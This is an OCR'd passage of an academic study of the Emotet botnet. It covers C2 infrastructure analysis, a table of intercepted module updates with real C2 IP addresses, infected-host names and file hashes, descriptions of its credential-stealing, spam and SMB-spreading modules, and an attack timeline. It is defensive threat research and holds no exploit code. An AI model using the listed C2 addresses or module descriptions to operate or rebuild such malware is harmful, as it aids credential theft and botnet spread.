

Fig. 30. The JARM fingerprint hash distribution for IP addresses with port 443.



Fig. 31. IP address AS number distribution.

distribution of AS numbers of the C2 IP addresses, we tried to reveal the organizations that own or operate the corresponding servers used in the attacks.

There are 144 unique AS numbers associated with the 328 IP addresses in our dataset (see Figure 31). As the distribution shows, the most common AS number (14,061 - DigitalOcean) is related to 44 IP addresses, and most of the AS numbers only have one IP address each.

Execution chains and infrastructure. In the previous sections, we observed that both execution chains and C2 IP addresses changed over time as new DLL updates were distributed. In both cases, the underlying reason was



Fig. 32. The relationships between execution chain clusters and network infrastructure.

often an external event. For example, in the case of execution chains, the main drivers for change were the advent of new infection vectors and the need to evade detection. In the case of C2 IP addresses, changes occur often because compromised hosts are ephemeral, as ISPs continuously identify, disinfect, and restore (or just block) the affected hosts.

To explore the relationship between these two types of updates, Figure 32 shows the intersections between execution chain clusters and C2 IP address clusters. While we see many more execution chain clusters than C2 IP address clusters, some of the mappings are remarkably injective. For example, network cluster 4 maps almost entirely to DLL cluster 0, meaning that a specific set of network indicators was always used by samples exercising a very specific infection chain. Similarly, we see that the C2 IP addresses in clusters 1, 5, and 7 are (almost) uniquely used by DLL payloads using yet another unique infection chain (DLL cluster 3).

	Type	Epoch	IP	Port	Download date	Compiler stamp	File size	Bitness	Root Volume Serial	Computer name	File SHA1	Conceptual SHA1
2	OutlookStealer	5	202.29.239.162	443	6/29/2022 8:48	6/14/2022 3:39	260608	64	BEBDE922	DESKTOP-HZE33AH	ba69ddc4da88075eee2d49ef35415fcfdb0a2415	764758c172ce3a6fae34b1c494879de5f07f3858
3	OutlookStealer	5	138.197.64.211	8080	6/29/2022 8:46	6/14/2022 3:39	260608	64	4859B0D6	DESKTOP-M39BLC2	f205f22b78162e0f1d62aa61c4e4e4a637105f42	764758c172ce3a6fae34b1c494879de5f07f3858
4	OutlookStealer	5	202.29.239.162	443	6/29/2022 8:44	6/14/2022 3:39	260608	64	886B7237	DESKTOP-A66F9AF	84788f02d302bd38c888980e769ebb7fd9c5fb85	764758c172ce3a6fae34b1c494879de5f07f3858
5	ThunderbirdStealer	5	104.248.225.227	8080	6/29/2022 8:42	6/14/2022 3:46	139264	64	DF53821	DESKTOP-NECE62D	2b5e329936e0b057949fb4cd0a366a1f1a02d944	f6e8b0f902a769b1c2af7a7ea7e1e373a8ce83ab
6	OutlookStealer	5	104.248.225.227	8080	6/29/2022 8:42	6/14/2022 3:39	260608	64	DF53821	DESKTOP-NECE62D	3323434c346b6402eeed5b098180f1da1b07081	764758c172ce3a6fae34b1c494879de5f07f3858
7	OutlookStealer	5	207.154.208.93	8080	6/29/2022 8:42	6/14/2022 3:39	260608	64	DF53821	DESKTOP-NECE62D	3c628b6ceb46ab757d111b4e33cee614fc6c6490	764758c172ce3a6fae34b1c494879de5f07f3858
8	ThunderbirdStealer	5	196.44.98.190	8080	6/29/2022 8:42	6/14/2022 3:46	139264	64	41F1B017	DESKTOP-AATD45M	efd74bc767e1f1f4054860d48d8f9dc8032ea1e	f6e8b0f902a769b1c2af7a7ea7e1e373a8ce83ab
9	ThunderbirdStealer	5	104.248.225.227	8080	6/29/2022 8:42	6/14/2022 3:46	139264	64	41F1B017	DESKTOP-AATD45M	fbb5702b03ec92599005c21309c5d3a19a7290cc	f6e8b0f902a769b1c2af7a7ea7e1e373a8ce83ab
10	OutlookStealer	5	196.44.98.190	8080	6/29/2022 8:41	6/14/2022 3:39	260608	64	41F1B017	DESKTOP-AATD45M	22c7cc9a2b937369e3729dd5653e7c007c89a4ba	764758c172ce3a6fae34b1c494879de5f07f3858
11	ThunderbirdStealer	5	202.29.239.162	443	6/29/2022 8:40	6/14/2022 3:46	139264	64	439C3C2D	DESKTOP-915C63G	91d6da71f68a65a55f6936587d2e71d20f5ac2e5	f6e8b0f902a769b1c2af7a7ea7e1e373a8ce83ab
12	OutlookStealer	5	202.29.239.162	443	6/29/2022 8:40	6/14/2022 3:39	260608	64	439C3C2D	DESKTOP-915C63G	f891e2220f51b075dbf2efde5ef8e02e0111d9b7	764758c172ce3a6fae34b1c494879de5f07f3858
13	SMBSpreader	5	54.37.106.167	8080	6/29/2022 8:33	6/13/2022 5:49	53248	64	38C1F2C	DESKTOP-KPFE5HG	74027616be8f91f391cc1a3f5c260b8496ff3de7	97123e4d5c7326dbfdd08d4c91b8d8454d1becce
14	ThunderbirdStealer	5	54.37.106.167	8080	6/29/2022 8:33	6/14/2022 3:46	139264	64	38C1F2C	DESKTOP-KPFE5HG	68e01364549ff51bf4374ced12dc7ee3c6d6265b	f6e8b0f902a769b1c2af7a7ea7e1e373a8ce83ab
15	SMBSpreader	5	202.29.239.162	443	6/29/2022 8:32	6/13/2022 5:49	53248	64	12D7C8CE	DESKTOP-KTZDO77	24da5ad2911cb74ba6478cd3b324a6885c57570e	97123e4d5c7326dbfdd08d4c91b8d8454d1becce
16	SMBSpreader	5	202.29.239.162	443	6/29/2022 8:32	6/13/2022 5:49	53248	64	BEBDE922	DESKTOP-HZE33AH	c055427c7eba09a9fb70b76e521898c37be79cc9	97123e4d5c7326dbfdd08d4c91b8d8454d1becce
17	SMBSpreader	5	202.29.239.162	443	6/29/2022 8:32	6/13/2022 5:49	53248	64	C325760C	DESKTOP-42ZF60O	e9f151a223cc717bf73a01aa271d923ba97b14de	97123e4d5c7326dbfdd08d4c91b8d8454d1becce
18	ThunderbirdStealer	5	165.22.246.219	8080	6/29/2022 8:32	6/14/2022 3:46	139264	64	12D7C8CE	DESKTOP-KTZDO77	25e301861c59467cc929603624bbfa1633e410c7	f6e8b0f902a769b1c2af7a7ea7e1e373a8ce83ab
19	ThunderbirdStealer	5	177.39.156.177	443	6/29/2022 8:32	6/14/2022 3:46	139264	64	BEBDE922	DESKTOP-HZE33AH	603632bdd81a039e81ab02cf8b23a6655d6bdcf7	f6e8b0f902a769b1c2af7a7ea7e1e373a8ce83ab
20	ThunderbirdStealer	5	202.29.239.162	443	6/29/2022 8:32	6/14/2022 3:46	139264	64	C325760C	DESKTOP-42ZF60O	5d4e8c6c025e2ec2ad1933f4c9f2ae0f341df5d4	f6e8b0f902a769b1c2af7a7ea7e1e373a8ce83ab
21	ThunderbirdStealer	5	177.39.156.177	443	6/29/2022 8:30	6/14/2022 3:46	139264	64	4859B0D6	DESKTOP-M39BLC2	55525348cd2e6ca03f31f0e93b83783f230f2b58	f6e8b0f902a769b1c2af7a7ea7e1e373a8ce83ab
22	ThunderbirdStealer	5	54.37.106.167	8080	6/29/2022 8:30	6/14/2022 3:46	139264	64	886B7237	DESKTOP-A66F9AF	4e57b0d1c45881b5d7760f0f513aa01cc4b3d958	f6e8b0f902a769b1c2af7a7ea7e1e373a8ce83ab
23	SMBSpreader	5	196.44.98.190	8080	6/29/2022 8:29	6/13/2022 5:49	53248	64	4859B0D6	DESKTOP-M39BLC2	0125e83c24bdad8c7a4143dfe723a2a3c1b3b39c	97123e4d5c7326dbfdd08d4c91b8d8454d1becce
24	SMBSpreader	5	188.166.217.40	8080	6/29/2022 8:28	6/13/2022 5:49	53248	64	886B7237	DESKTOP-A66F9AF	c3976482165a345ea4bb53e9350430b3a0c85904	97123e4d5c7326dbfdd08d4c91b8d8454d1becce
25	SMBSpreader	5	202.29.239.162	443	6/29/2022 8:26	6/13/2022 5:49	53248	64	DF53821	DESKTOP-NECE62D	c0627e463148190d24f61159cb479c3ed58fa8df	97123e4d5c7326dbfdd08d4c91b8d8454d1becce
26	SMBSpreader	5	103.253.145.28	8080	6/29/2022 8:25	6/13/2022 5:49	53248	64	41F1B017	DESKTOP-AATD45M	8e8d7a10b1a05d7d60ff45f8d60fe315b3554c9b	97123e4d5c7326dbfdd08d4c91b8d8454d1becce
27	SMBSpreader	5	202.29.239.162	443	6/29/2022 8:24	6/13/2022 5:49	53248	64	439C3C2D	DESKTOP-915C63G	2ed714476db0335a0659314a694864df2f836190	97123e4d5c7326dbfdd08d4c91b8d8454d1becce
28	SMBSpreader	5	104.248.225.227	8080	6/29/2022 8:24	6/13/2022 5:49	53248	64	439C3C2D	DESKTOP-915C63G	3c7f8c9093244a31152cfff720e3a5e004a6285e	97123e4d5c7326dbfdd08d4c91b8d8454d1becce

Fig. 33. Emotet updates with unique builds grouped by color.

5 EXTENSION MODULES

To map the evolution of the Emotet threat, we created an analysis pipeline. This pipeline continuously analyzes new samples observed in our telemetry, extracts the C2 configuration, and uses a modified Emotet sample to connect to the C2 endpoints to obtain updates [9]. Here, we provide a detailed analysis of how Emotet updates its components and distributes plug-ins with specific functionality.

Emotet has been known to use a few modules during its lifetime, most notably:

The core module: This component is the main Emotet payload and it downloads additional modules or malware from a C2 server.

Credential stealing modules: They are used to obtain sensitive information from the victim's environment. These modules include Mail PassView and WebBrowser PassView, which are legitimate third-party tools from NirSoft that threat actors use to steal credentials from web browsers and mail clients [43].

The spam module: This is the component used to spread malware [43].

The email harvesting module: It exfiltrates email credentials, contact lists, and email contents from infected PCs to the C2 server [24].

Other modules seen in early versions of Emotet included a **distributed denial-of-service** (**DDoS**) module and a banking module, but neither are active anymore [33].

During our analysis window, we observed eight different modules: The core module, the spamming module, a Thunderbird email client account stealer, an Outlook email client account stealer, a credit card information stealer [17], a spreader that leverages the SMB protocol [34], a module with an embedded Mail PassView application, and a module with an embedded WebBrowser PassView application.

In addition to known modules and functionality seen in the past, the list highlights two updated modules that we were able to intercept. These were a module that steals credit card information, specifically targeting Google Chrome browsers, and a spreading module that leverages the SMB protocol.

Figure 33 aggregates information about the updates pulled from the Emotet network infrastructure. Every record represents an update that was distributed by a C2 server to a bot (the system on which the bot is running is uniquely identified by the corresponding `C:` volume serial number and computer name).

It is worth noting that the builds that are delivered to different compromised hosts have different file hashes. However, updates of the same type have the same conceptual hash. This concept was introduced when we noticed the builds of the same type, delivered on the same day, were almost identical except for the 32 bytes of data stored within the `.rdata` section of the file. By eliminating the `.rdata section` from the SHA1 hash



Fig. 34. The timeline of the distribution of Emotet modules for Epoch 4 (top) and Epoch 5 (bottom).

calculation, it is possible to track unique builds of the updates. For example, in Figure 33, we group unique builds by color to show how groups of samples with different SHA1 hashes have an identical conceptual hash.

During our analysis window (Figure 34), we made the following observations:

— The first update delivered to a newly installed bot of any Epoch is always (with very few exceptions) the core update.
— There were deliveries of the packed version of the core update on June 3, 2022, and June 7, 2022 (Epoch 5), as well as June 15, 2022 (Epoch 4). This is the same DLL that is dropped by an Excel document in the initial infection chain. It is unusual because the updates are normally not packed.
— The core update is almost always accompanied in both Epochs by Mail PassView, WebBrowser PassView, OutlookStealer, and ThunderbirdStealer.
— The spam module was introduced on May 26, 2022, by the Epoch 5 botnet, but then a new version was delivered on June 8, 2022, to the bots of the Epoch 4 botnet for testing.
— CreditCardStealer was introduced on June 7, 2022, by the Epoch 4 botnet for testing. Almost a week later on June 13, 2022, the component was delivered to the bots of the Epoch 5 botnet.
— SMBSpreader was introduced on June 13, 2022, in both the Epoch 4 and 5 botnets. Since then, they have been pushing it to every bot of both botnets.

Note that in mid-May 2022, Emotet samples started transitioning to a new method of storing the configuration data within the binary. This broke our analysis pipeline for approximately two weeks (between May 12-26, 2022), during which we were not able to collect any updates. In addition, short gaps in the charts represent when our analysis broke down due to other factors, including failures in the configuration extraction pipeline or broken VPN links.

Figure 35 shows the network origin of the Emotet modules. The y-axis represents the autonomous systems of the IP addresses of the servers hosting the Emotet modules, while the x-axis represents the percentage of the modules pushed from that AS (on the left) and the count of these modules (on the right). For example, AS52772 pushed 10 modules in total: one Mail PassView, one WebBrowser PassView, four spam, and four ThunderbirdStealer.



Fig. 35. Network origin distribution (autonomous system) of Emotet modules (percentages on the left, count on the right).

Fig. 36. Geographic distribution of the Emotet modules.

We also analyzed the geographic distribution of the IP addresses of the servers (see Figure 36) to reveal which countries were used to host the Emotet modules. The analysis shows that most of the modules were hosted in India (more than 26 percent), followed by Korea, Thailand, and Ghana. Other popular regions included France and Singapore.

It is worth noting that the IP addresses of the servers hosting the Emotet modules can be different from the IP addresses extracted from the initial Emotet payload configuration. As previously discussed, most of the IP addresses extracted from the configuration were likely to be compromised legitimate servers used to proxy the actual servers that hosted the Emotet modules.

6 RELATED WORK

The analysis of the infrastructure and operation of botnets has been the focus of a number of research works.

An early study that is related to the work described here, is the article by Stone-Gross et al. [44]. This article describes the authors' experience in actively taking control of the Torpig botnet for ten days, using information about its domain generation algorithm and command-and-control protocol to register domains that infected hosts would contact. By providing a valid response, the authors were able to collect a wealth of information from the infected hosts, which they analyzed to provide a comprehensive analysis of the operations of the Torpig botnet. The authors observed that Torpig bots transmit identifiers that permit them to distinguish between individual infections, allowing for a precise estimate of the botnet size. Moreover, Torpig is a data-harvesting bot that targets a wide variety of applications and extracts a wealth of information from infected victims. Overall, the article provides a new understanding of the type and amount of personal information stolen by botnets and highlights the need for comprehensive approaches to mitigate their impact. Our approach is different because we focus on the infection mechanisms and the evolution of the botnet infrastructure, which Stone-Gross et al. do not analyze in detail.

Another example of this type of analysis is the work of Binsalleeh et. al [7]. This research is a reverse engineering study conducted on the Zeus malware, which was a popular tool used to steal sensitive information such as internet banking accounts and credit cards. The study presents a detailed analysis of the components of the Zeus malware and the network behavior inferred from observing the network traffic between a bot instance and the associated command and control server. The article also details the obfuscation techniques used by Zeus, leading to the actual unobfuscated code of the bot and the revelation of the infection/installation process and encryption key that makes it possible to decrypt the command-and-control communications. This study is similar in approach to the reverse engineering that we performed on the Emotet malware. However, instead of simply reverse-engineering the malware, we characterized its *evolution* both in terms of the infection process, the network infrastructure, and the delivered additional components.

Finally, a more recent study focused on the Mirai botnet [5]. In this article, the authors investigate the Mirai botnet, which infected over 200,000 IoT devices in a few months, and its impact on the fragile IoT ecosystem. The authors present longitudinal measurements of Mirai's growth, composition, and DDoS activities from August 2016 to February 2017, using data from diverse sources such as network telescope probes, honeypots, and logs from attack victims. The authors document dozens of Mirai variants propagated by multiple botnet operators and targeting a variety of IoT and embedded devices. They also find that Mirai disproportionately infected devices in Brazil, Colombia, and Vietnam, with Mirai's ultimate device composition strongly influenced by a handful of consumer electronics manufacturers. While the authors of this study track the variants of the Mirai bot that were deployed by a number of actors after the source code of the bot was made public, our approach focuses on a single threat group and explores the evolution of their infection techniques as well as the evolution of their control infrastructure, two aspects that are difficult to analyze in a noisy, multi-actor setting such as the one involving Mirai.

7 CONCLUSIONS

In this article, we have presented a large-scale longitudinal study of the Emotet botnet. We have shown the techniques used by the Emotet actors to infect the victim's host and characterized the evolution of the attackers' *modus operandi* through the analysis of execution chains. In addition, we have provided an in-depth analysis of the multiple network infrastructures used by the Emotet threat, and we put them in relation to the modules that are distributed after the initial infection.

The analysis shows that the Emotet threat actors continuously evolve their infection techniques to evade detection. Therefore, it is necessary to continuously monitor this threat to update detection models and threat characterization as necessary. In addition, the study shows that some of the elements of the infrastructure are relatively long-lived and could be used to monitor and quantify the spreading of infection through time.

Even though many of these findings are in line with known characteristics of the Emotet botnet, some of the analysis techniques that we propose (e.g., the characterization of evolving TTPs through clustering of execution chains) are novel and may be of help in characterizing other malware families.

In particular, the execution chains can be used as input to a machine-learning pipeline, together with legitimate program invocation characterizations, so that it could be possible to identify infections by looking exclusively at execution chains.

To support additional research in this field we are releasing the dataset used in this article, together with all the metadata extracted as part of the analyses at https://github.com/vmware-samples/tau-research/tree/emotet-report/2022-H2-Emotet-Resurrection.

APPENDIX

A EMOTET'S TIMELINE

June 2014	Emotet first emerged as a banking Trojan. The malware was initially designed to steal banking credentials from banks mainly located in Germany [22].
September 2014	Emotet version 2 (v2). Emotet began to leverage a so-called automatic transfer system (ATS) technology to automate money transfers from victims' bank accounts mainly from German and Austrian banks [41].
January 2015	Emotet v3. The malware became stealthier as compared to its previous versions to avoid being detected by antivirus scanners. It expanded its targets to Swiss banks [23, 41].
2016	Emotet evolved into a loader, making it capable to download second-stage payloads.
2017	Emotet began to deploy TrickBot, IcedID, and UmbreCrypt (ransomware) [45].
September 2017	Emotet v4. This variant used a 128-bit AES algorithm instead of RC4 (used in its previous releases) to encrypt communications between infected machines and C2 servers [43].
February 2018	Attack on Allentown, Pennsylvania, costing nearly $1 million to mitigate the damage [39].
October 2018	Emotet began to deploy the Panda banking Trojan [8].
May 2019	Attack against Heise, Germany [38].
July 2019	Attack against Lake City, Florida [27].
September 2019	Attack against Berlin Superior Court, Germany [25].
October 2019	Attack against Humboldt University, Germany [6].
December 2019	Attack against City of Frankfurt, Germany [13].
January 2020	Emotet uses COVID-19-themed emails to spread [12].
September 2020	Attack against Quebec's Department of Justice, Canada [14].
January 2021	Emotet is taken down (Operation Ladybird) [32].
November 2021	Emotet comes back [15].
December 2021	Emotet starts dropping Cobalt Strike [2].
March 2022	Emotet used IRS-themed emails to spread [3].

REFERENCES

[1] Lawrence Abrams. 2019. Emotet Trojan Evolves Since Being Reawakend, Here is What We Know. Retrieved September 2019 from https://www.bleepingcomputer.com/news/security/emotet-trojan-evolves-since-being-reawakend-here-is-what-we-know/.

[2] Lawrence Abrams. 2021. Emotet starts dropping Cobalt Strike again for faster attacks. Retrieved December 2021 from https://www.bleepingcomputer.com/news/security/emotet-starts-dropping-cobalt-strike-again-for-faster-attacks/.

[3] Lawrence Abrams. 2022. Emotet malware campaign impersonates the IRS for 2022 tax season. Retrieved March 2022 from https://cyware.com/news/emotet-malware-campaign-impersonates-the-irs-for-2022-tax-season-54d73dc3.

[4] John Althouse. 2020. Easily Identify Malicious Servers on the Internet with JARM. Retrieved November 2020 from https://engineering.salesforce.com/easily-identify-malicious-servers-on-the-internet-with-jarm-e095edac525a/.

[5] M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, J. A. Halderman, L. Invernizzi, M. Kallitsis, D. Kumar, C. Lever, Z. Ma, J. Mason, D. Menscher, C. Seaman, N. Sullivan, K. Thomas, and Y. Zhou. 2017. Understanding the mirai botnet. In *Proceedings of the 26thSecurity Symposium*. 1093–1110.

[6] Archyde. 2019. "Emotet" in Berlin: computer virus also affects Humboldt University - Berlin. Retrieved November 2019 from https://www.archyde.com/emotet-in-berlin-computer-virus-also-affects-humboldt-university-berlin/.

[7] H. Binsalleeh, T. Ormerod, A. Boukhtouta, P. Sinha, A. Youssef, M. Debbabi, and L. Wang. 2010. On the analysis of the Zeus botnet crimeware toolkit. In *Proceedings of the 2010 8th International Conference on Privacy, Security and Trust*. 31–38. DOI: https://doi.org/10.1109/PST.2010.5593240

[8] BlackBerry. 2018. Threat Spotlight: Panda Banker Trojan Targets the US, Canada and Japan. Retrieved October 2018 from https://blogs.blackberry.com/en/2018/10/threat-spotlight-panda-banker-trojan-targets-the-us-canada-and-japan.

[9] O. Boyarchuk and S. Ortolani. 2022. EmoLoad: Loading emotet modules without emotet. https://blogs.vmware.com/security/2022/12/emoloadloading-emotet-modules-without-emotet.html.

[10] O. Boyarchuk and J. Zhang. 2022. Emotet C2 configuration extraction and analysis. https://blogs.vmware.com/security/2022/03/emotet-c2-configuration-extraction-and-analysis.html.

[11] Oleg Boyarchuk, Jason Zhang, and Stefano Ortolani. 2022. Emotet Moves to 64 bit and Updates its Loader. Retrieved May 2022 from https://blogs.vmware.com/security/2022/05/emotet-moves-to-64-bit-and-updates-its-loader.html.

[12] CheckPoint. 2020. January 2020's Most Wanted Malware: Coronavirus-themed spam spreads malicious Emotet malware. Access date: February 2020.

[13] Catalin Cimpanu. 2019. Frankfurt shuts down IT network following Emotet infection. Retrieved December 2019 from https://www.zdnet.com/article/frankfurt-shuts-down-it-network-following-emotet-infection/.

[14] Gabrielle Ladouceur Despins. 2020. Emotet strikes Quebec's Department of Justice: An ESET Analysis. Retrieved September 2020 from https://www.welivesecurity.com/2020/09/16/emotet-quebec-department-justice-eset/.

[15] Luca Ebach. 2021. Guess who's back. Retrieved November 2021 from https://cyber.wtf/2021/11/15/guess-whos-back/.

[16] Europol. 2021. World's most dangerous malware EMOTET disrupted through global action. https://www.europol.europa.eu/media-press/newsroom/news/world.s-most-dangerous-malware-emotet-disrupted-through-global-action. Access date: January 2021.

[17] Sergiu Gatlan. 2022. Emotet malware now steals credit cards from Google Chrome users. Retrieved June 2022 from https://www.bleepingcomputer.com/news/security/emotet-malware-now-steals-credit-cards-from-google-chrome-users/.

[18] Colin Grady, William Largent, and Jaeson Schultz. 2019. Emotet is back after a summer break. Retrieved September 2019 from https://blogs.cisco.com/security/talos/emotet-is-back-after-a-summer-break.

[19] James Haughom and Stefano Ortolani. 2020. Evolution of Excel 4.0 Macro Weaponization. Retrieved June 2020 from https://vb2020.vblocalhost.com/uploads/VB2020-61.pdf.

[20] Ionut Ilascu. 2021. Emotet botnet comeback orchestrated by Conti ransomware gang. Retrieved November 2021 from https://www.bleepingcomputer.com/news/security/emotet-botnet-comeback-orchestrated-by-conti-ransomware-gang/.

[21] Intel 471. 2021. How the new Emotet differs from previous versions. Retrieved December 2021 from https://intel471.com/blog/emotet-returns-december-2021.

[22] Eduard Kovacs. 2014. Emotet' Banking Malware Steals Data Via Network Sniffing. Retrieved June 2014 from https://www.securityweek.com/emotet-banking-malware-steals-data-network-sniffing.

[23] Eduard Kovacs. 2015. New Emotet Variant Targets Banking Credentials of German Speakers. Retrieved January 2015 from https://www.securityweek.com/new-emotet-variant-targets-banking-credentials-german-speakers.

[24] Kryptos Logic. 2018. Emotet Awakens With New Campaign of Mass Email Exfiltration. Retrieved October 2018 from https://www.kryptoslogic.com/blog/2018/10/emotet-awakens-with-new-campaign-of-mass-email-exfiltration/.

[25] S. Lyngaas. 2020. Berlin's high court should rebuild computer system after emotet infection, report finds. https://cyberscoop.com/berlin-emotetkammergericht/.

[26] Malpedia. 2022. Mummy Spider. Retrieved July 2022 from https://malpedia.caad.fkie.fraunhofer.de/actor/mummy_spider.

[27] Malwarebytes. 2021. Let's talk Emotet malware. https://www.malwarebytes.com/emotet. November 2021.

[28] MalwareTech. 2017. Investigating Command and Control Infrastructure (Emotet). Retrieved November 2017 from https://www.malwaretech.com/2017/11/investigating-command-and-control-infrastructure-emotet.html.

[29] MITRE. 2022. ATT&CK Framework. Retrieved June 2022 from https://attack.mitre.org/.

[30] Raphael Mudge. 2020. A Red Teamer Plays with JARM. Retrieved December 2020 from https://www.cobaltstrike.com/blog/a-red-teamer-plays-with-jarm/.

[31] Netskope. 2021. JARM Randomizer. Retrieved May 2021 from https://github.com/netskopeoss/jarm_randomizer.

